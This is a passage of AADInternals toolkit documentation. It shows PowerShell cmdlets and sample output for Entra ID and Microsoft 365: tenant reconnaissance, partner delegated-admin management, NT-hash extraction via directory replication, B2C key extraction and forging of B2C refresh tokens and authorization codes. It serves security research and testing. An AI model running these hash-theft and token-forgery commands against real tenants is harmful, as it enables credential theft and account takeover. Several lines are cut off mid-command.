# Invoke the recon as an insider
$results = Invoke-AADIntReconAsInsider
```

Output3:

```
Tenant brand:                company.com
Tenant name:                 company.onmicrosoft.com
Tenant id:                   d4e225d6-8877-4bc6-b68c-52c44011ba81
Azure AD objects:            147960/300000
Domains:                     5 (5 verified)
Non-admin users restricted?  True
Users can register apps?     True
Directory access restricted? False
Directory sync enabled?      true
Global admins                10
```

DRS functions

Get-AADIntAdUserNTHash (*)

Since version 0.4.7

Gets NTHash for the given object ID using Directory Replication Service (DRS).

Example:

```
# Get the credentials with replication rights
$cred = Get-Credential

# Get the photo
$NTHash = Get-AADIntAdUserNTHash -ObjectGuid 36f71b0f-9963-48e9-8efa-9441f54ed1a4 -Credentials
```

Get-AADIntADUserThumbnailPhoto (*)

Since version 0.4.7

Gets thumbnailPhoto for the given object ID using Directory Replication Service (DRS). Can be used to access ADFS KDS container without detection.

Example:

```
# Get the credentials with replication rights
$cred = Get-Credential

# Get the photo
$photo = Get-AADIntADUserThumbnailPhoto -ObjectGuid 36f71b0f-9963-48e9-8efa-9441f54ed1a4 -Cred
```

Get-AADIntDesktopSSOAccountPassword (*)

Since version 0.4.7

Gets NTHash of Desktop SSO account using Directory Replication Service (DRS).

Example:

```
# Get the credentials with replication rights
$cred = Get-Credential

# Get the photo
$NTHash = Get-AADIntDesktopSSOAccountPassword -Credentials $cred -Server "dc.company.com"
```

MS Partner functions

New-AADIntMSPartnerDelegatedAdminRequest (*)

Since version 0.6.5

Creates a new delegated admin request for the given MS partner organisation.

The returned url can be used by customers to accept the partner request.

Example 1:

```
# Create the delegated admin request for the given partner domain
New-AADIntMSPartnerDelegatedAdminRequest -Domain company.com
```

Output:

```
https://admin.microsoft.com/Adminportal/Home?invType=Administration&partnerId=c7e52a77-e461-4f
```

Example 2:

```
# Create the delegated admin request for the given partner tenant
New-AADIntMSPartnerDelegatedAdminRequest -TenantId c7e52a77-e461-4f2e-a652-573305414be9
```

Output:

```
https://admin.microsoft.com/Adminportal/Home?invType=Administration&partnerId=c7e52a77-e461-4f
```

Approve-AADIntMSPartnerDelegatedAdminRequest (AD)

Since version 0.6.5

Assigns Delegated Admin Permissions (DAP) for the given partner organisation. Requires Global Admin permissions.

Example 1:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAdmin -SaveToCache

# Assign DAP for the given partner
Approve-AADIntMSPartnerDelegatedAdminRequest -Domain company.com
```

Output:

```
responseCode message
------------ -------
```

```
success
```

Example 2:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAdmin -SaveToCache

# Assign DAP for the given partner
Approve-AADIntMSPartnerDelegatedAdminRequest -TenantId c7e52a77-e461-4f2e-a652-573305414be9
```

Output:

```
responseCode message
------------ -------
success
```

Remove-AADIntMSPartnerDelegatedAdminRoles (AD)

Since version 0.6.5

Removes Delegated Admin Permissions (DAP) from the given partner organisation. Requires Global Admin permissions.

Example 1:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAdmin -SaveToCache

# Remove DAP from the given partner
Remove-AADIntMSPartnerDelegatedAdminRoles -Domain company.com
```

Output:

```
responseCode message
------------ -------
success
```

Example 2:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAdmin -SaveToCache

# Remove DAP from the given partner
Remove-AADIntMSPartnerDelegatedAdminRoles -TenantId c7e52a77-e461-4f2e-a652-573305414be9
```

Output:

```
responseCode message
------------ -------
success
```

Get-AADIntMSPartners (AD)

Since version 0.6.5

Shows organisation's partners using Admin API. Requires permissions to Microsoft 365 admin center.

Example:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAdmin -SaveToCache

# List the partners
Get-AADIntMSPartners
```

Output:

```
Identity         : b1f6d5cc-f1d3-41d9-b88c-1d177aaf171b
DisplayName      : Partner Ltd
Email            : pmanager@company.com
Website          : http://www.company.com
Phone            : +1234567890
Relationship     : Indirect Reseller and Admin
TypeDetail       : PartnerAdmin
CanDelete        : False
CanRemoveDap     : True
AllDataRetrieved : True
```

Get-AADIntMSPartnerOrganizations (MP)

Since version 0.6.5

Lists partner organisations of the logged in user. Does not require permissions to MS Partner Center.

Example:

```
# Get access token and save to cache
Get-AADIntAccessTokenForMSPartner -SaveToCache

# List the partner organisations
Get-AADIntMSPartnerOrganizations
```

Output:

```
id             : 9a0c7346-f305-4646-b3fb-772853f6b209
typeName       : Tenant
legalEntityCid : bc07db21-7a22-4fc9-9f8a-5df27532f09f
MPNID          : 8559543
companyName    : Partner Ltd
address        : @{country=US; city=PARTNERVILLE; state=AT; addressLine1=666 Partner Park; addr
contact        : @{firstName=Partner; lastName=Manager; email=pmanager@company.com; phoneNumbe

id             : 60a0020f-bd16-4f27-a23c-104644918834
```

```
typeName       : PartnerGlobal
legalEntityCid : bc07db21-7a22-4fc9-9f8a-5df27532f09f
MPNID          : 8559542
companyName    : Partner Ltd
address        : @{country=US; city=PARTNERVILLE; state=AT; addressLine1=666 Partner Park; addr
contact        : @{firstName=Partner; lastName=Manager; email=pmanager@company.com; phoneNumber

id             : 297588a4-5c2a-430e-ae1e-b16c5d944a7d
typeName       : PartnerLocation
name           : Partner Ltd, US, PARTNERVILLE
legalEntityCid : bc07db21-7a22-4fc9-9f8a-5df27532f09f
MPNID          : 8559543
companyName    : Partner Ltd
address        : @{country=US; city=PARTNERVILLE; state=AT; addressLine1=666 Partner Park; addr
contact        : @{firstName=Partner; lastName=Manager; email=pmanager@company.com; phoneNumber
```

Get-AADIntMSPartnerRoleMembers (MP)

Since version 0.6.5

Lists MS Partner roles and their members. Does not require permissions to MS Partner Center.

Example:

```
# Get access token and save to cache
Get-AADIntAccessTokenForMSPartner -SaveToCache

# List the partner roles and members
Get-AADIntMSPartnerRoleMembers
```

Output:

```
Id                                   Name                          Members
--                                   ----                          -------
0e7f236d-a3d8-458a-bd49-eaf200d12cd5 Admin Agent                   {@{displayName=Admin; user
082cc3a5-2eff-4274-8fe1-ad5b4387ef55 Helpdesk Agent                {@{displayName=User; userP
6b07cbb3-16e4-453a-82f4-7a4310c21bc9 MPN Partner Administrator     @{displayName=User 1; user
```

```
e760e836-1c2d-47d2-9dee-92131ce57878 Report Viewer
9ac2b88b-6fad-416c-b849-433f8090de68 Executive Report Viewer         @{displayName=User 2; use
B53FEC78-7449-4A46-A071-C8BEF4A45134 Account Admin
8d3c7e52-447f-4cfd-9b50-1e4dd00495b7 Cosell Solution Admin
0a28a37c-ec3a-462a-a87b-c409abbdba68 Incentive Administrator
f712b351-0d8f-4051-a374-0abab5a49b5b Incentive User
140c97a7-ab21-4c2f-8f3b-9086898de0d5 Incentive Readonly User
3d8005f3-1d34-4191-9969-b6da64b83777 Marketing Content Administrator
4b38bcd9-a505-445b-af32-06c05aaeddd7 Referrals Administrator
2d9bb971-5414-4bc7-a826-079da1fa0c93 Referrals User
```

Get-AADIntMSPartnerContracts (A)

Since version 0.6.5

Lists partner's customer organisations using provisioning API. Does not require permissions to MS Partner Center or admin rights.

Example:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAADGraph -SaveToCache

# List the partner's customer organisations
Get-AADIntMSPartnerContracts
```

Output:

```
CustomerName     CustomerTenantId                     CustomerDefaultDomain   ContractType
------------     ----------------                     ---------------------   ------------
Company          dad33f16-69d1-4e32-880e-9c2d21aa3e59 company.com             SupportPartnerCo
Contoso          936b7883-4746-4b89-8bc4-c8128795cd7f contoso.onmicrosoft.com ResellerPartnerC
Adatum           17427dcd-8d61-4c23-9c68-d1f34975b420 adatum.com               SupportPartnerCo
```

Find-AADIntMSPartners

Since version 0.6.6

Finds MS Partners using the given criteria.

Example:

```
# Find the first 20 partners from Finland
Find-AADIntMSPartners -Country FI -MaxResults 20 | Sort CompanyName
```

Output:

```
Estimated total matches: 511

TenantId                             CompanyName               Country Address
--------                             -----------               ------- -------
6f28e5b8-67fe-4207-a048-cc17b8e13499 Addend Analytics LLP      FI      @{country=FI; region=Eu
12f4ed76-f694-4b1e-9b57-c3849eea3f6c CANORAMA OY AB            FI      @{country=FI; region=Eu
4521e161-50d6-4596-a921-2783741fda32 Cloud2 Oy                 FI      @{country=FI; region=Eu
bff3224c-767a-4628-8c53-23a4df13a03c CloudNow IT Oy            FI      @{country=FI; region=Eu
719dc930-9d0e-4ea4-b53e-a2c65a625979 Cloudriven Oy             FI      @{country=FI; region=Eu
6f1ff46b-bd45-422f-ad28-485c03cd59fc Cubiq Analytics Oy        FI      @{country=FI; region=Eu
6fce4bb8-3501-41c9-afcc-db0fb51c7e3d Digia                     FI      @{country=FI; region=Eu
b3233d42-4a7e-441a-b94c-8fc0ff30af40 Etteplan MORE Oy          FI      @{country=FI; region=Eu
87fc9aba-de47-425e-b0ac-712471cbb34f Fujitsu Limited           FI      @{country=FI; region=Eu
4b4e036d-f94b-4209-8f07-6860b3641366 Gofore Oyj                FI      @{country=FI; region=Eu
4eee4718-7215-41bf-b130-25ce43c85b33 Henson Group              FI      @{country=FI; region=Eu
7c0c36f5-af83-4c24-8844-9962e0163719 Hexaware Technologies     FI      @{country=FI; region=Eu
99ebba89-0dd9-4b7b-8f23-95339d2a81e1 IBM                       FI      @{country=FI; region=Eu
1c8672ad-d9cc-4f59-b839-90be132d96ab IFI Techsolutions Pvt Ltd FI      @{country=FI; region=Eu
1e3ee4c0-94a9-45a4-9151-07e1858e6372 InlineMarket Oy           FI      @{country=FI; region=Eu
431fbbea-8544-49f8-9891-e8a4e4756e83 Medha Hosting (OPC) Ltd   FI      @{country=FI; region=Eu
04207efa-4522-4391-a621-5708a40b634d MPY Yrityspalvelut Oyj    FI      @{country=FI; region=Eu
8c467c92-8e59-426e-a612-e23d69cb4437 Myriad Technologies       FI      @{country=FI; region=Eu
50950a2d-dde4-4887-978d-630468d7f741 Solteq Plc                FI      @{country=FI; region=Eu
eab8b88b-cf1a-441a-9ad9-6a8d94dcccbb Solu Digital Oy           FI      @{country=FI; region=Eu
```

OneNote functions

Start-AADIntSpeech (ON)

Since version 0.6.7

Gets mp3 stream of the given text using learning tools API and plays it with Media player.

The returned url can be used by customers to accept the partner request.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForOneNote -SaveToCache

# Play the audio
Start-AADIntSpeech -Text "Three Swedish switched witches watch three Swiss Swatch watch switch
```

Certificate Based Authentication (CBA)

Proof-of-concept functions to get access tokens using CBA.

Get-AADIntAdminPortalAccessTokenUsingCBA

Since version 0.6.9

Gets Access Tokens using Certificate Based Authentication (CBA). Returns tokens for Portal and Business Store. Assumes that CN of the given certificate contains upn with domain name.

```
# Get tokens
$tokens = Get-AADIntAdminPortalAccessTokenUsingCBA -PfxFileName .\my_cert.pfx -PfxPassword "my
```

```
Logged in as user@company.com
```

```
# Show the token information
Read-AADIntAccesstoken $tokens[0] | Select aud,iss,appid,amr | fl
```

```
aud   : https://portal.office.com/
iss   : https://sts.windows.net/25dc721a-d37f-44ec-b8dc-cc5783e9ec56/
appid : 00000006-0000-0ff1-ce00-000000000000
amr   : {rsa, mfa}
```

Get-AADIntPortalAccessTokenUsingCBA

Since version 0.6.9

Gets Access Tokens using Certificate Based Authentication (CBA). Returns tokens for Graph, Office search, Substrate, Loki, and Portal Assumes that CN of the given certificate contains upn with domain name.

```
# Get tokens
$tokens = Get-AADIntPortalAccessTokenUsingCBA -PfxFileName .\my_cert.pfx -PfxPassword "my supe
```

```
Logged in as user@company.com
```

```
# Show the token information
Read-AADIntAccesstoken $tokens[0] | Select aud,iss,appid,amr | fl
```

```
aud   : https://graph.microsoft.com
iss   : https://sts.windows.net/25dc721a-d37f-44ec-b8dc-cc5783e9ec56/
appid : 4765445b-32c6-49b0-83e6-1d93765276ca
amr   : {rsa, mfa}
```

Access Package functions

Get-AADIntAccessPackages (AP)

Since version 0.8.2

Returns access packages.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForAccessPackages -Tenant company.com -SaveToCache

# Get Access Packages
Get-AADIntAccessPackages
```

Output:

```
id                                    : df9513b4-1686-4434-8c37-cbfaeea51b69
catalogId                             : 755780b3-9228-4cf6-8919-732c6f0ff026
displayName                           : Visitors
description                           : Access package for Visitors
isHidden                              : False
isRoleScopesVisible                   : False
createdBy                             : johnd@company.com
createdByString                       : johnd@company.com
createdDateTime                       : 2022-01-02T10:20:44.247Z
modifiedBy                            : johnd@company.com
lastModifiedByString                  : johnd@company.com
modifiedDateTime                      : 2022-01-02T10:20:44.247Z
lastModifiedDateTime                  : 2022-01-02T10:20:44.247Z
lastCriticalModificationDateTime      :
lastSuccessfulChangeEvaluationDateTime :
```

Get-AADIntAccessPackageCatalogs (AP)

Since version 0.8.2

Returns access package catalogs.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForAccessPackages -Tenant company.com -SaveToCache

# Get Access Package Catalogs
Get-AADIntAccessPackageCatalogs
```

Output:

```
id                   : 755780b3-9228-4cf6-8919-732c6f0ff026
displayName          : Visitors
description          : Catalog for visitors
catalogType          : UserManaged
catalogStatus        : Published
state                : published
isExternallyVisible  : True
createdBy            : johnd@company.com
createdByString      : johnd@company.com
createdDateTime      : 2022-01-02T10:20:44.247Z
modifiedBy           : johnd@company.com
lastModifiedByString : johnd@company.com
modifiedDateTime     : 2022-01-02T10:20:44.247Z
lastModifiedDateTime : 2022-01-02T10:20:44.247Z
```

Get-AADIntAccessPackageAdmins (AP)

Since version 0.8.2

Returns administrators from access package and access package catalog createdBy and modifiedBy fields.

The returned administrators are Global Administrators, User Administrators (until May 5 2023), or Identity Governance Administrators (since May 2023).

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForAccessPackages -Tenant company.com -SaveToCache
```

```
# Get Access Package administratrators
Get-AADIntAccessPackageAdmins
```

Output:

```
Acheaduncompany.com
Alexaneoscompany.com
Andownlocompany.com
Anselowslcompany.com
Babergencompany.com
Bethportcompany.com
Brangelocompany.com
Caranteecompany.com
Chmenscompany.com
Conneytrcompany.com
Crofficompany.com
Diumficompany.com
Downtichocompany.com
Getacewedcompany.com
```

B2C functions

Get-AADIntB2CEncryptionKeys (M)

Since version 0.9.3

Gets B2C trust framework encryption keys. Can be used to create authorization codes and refresh tokens.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Get B2C Encryption keys
Get-AADIntB2CEncryptionKeys
```

Output:

```
Container                          Id                                                Key
---------                          --                                                ---
B2C_1A_test                        XZ0q5X-Zu_oY2mX-El89a1YEsh4FRj0e5xpGMjJ94uE System.Security
B2C_1A_TokenEncryptionKeyContainer My_custom_key_id                                  System.Security
```

New-AADIntB2CRefreshToken

Since version 0.9.3

Creates a new B2C refresh token using the provided public key.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Get B2C Encryption keys
$keys = Get-AADIntB2CEncryptionKeys

# Create the refresh token
$refresh_token = New-AADIntB2CRefreshToken -Tenant "companyb2c" -ClientId "00364d2a-695e-49e6-
```

New-AADIntB2CAuthorizationCode

Since version 0.9.3

Creates a new B2C authorization code using the provided public key.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Get B2C Encryption keys
$keys = Get-AADIntB2CEncryptionKeys
```

```
# Create the refresh token
$authorization_code = New-AADIntB2CAuthorizationCode -Tenant "companyb2c" -ClientId "00364d2a-(
```

OFFICE365 POWERSHELL AADINTERNALS AZUREAD

About Dr Nestori Syynimaa (@DrAzureAD)

Dr Syynimaa works as Principal Identity Security Researcher at Microsoft Security Research. Before his security researcher career, Dr Syynimaa worked as a CIO, consultant, trainer, and university lecturer for over 20 years. He is a regular speaker in scientific and professional conferences related to Microsoft 365 and Entra ID (Azure AD) security.

Before joining Microsoft, Dr Syynimaa was Microsoft MVP in security category and Microsoft Most Valuable Security Researcher (MVR).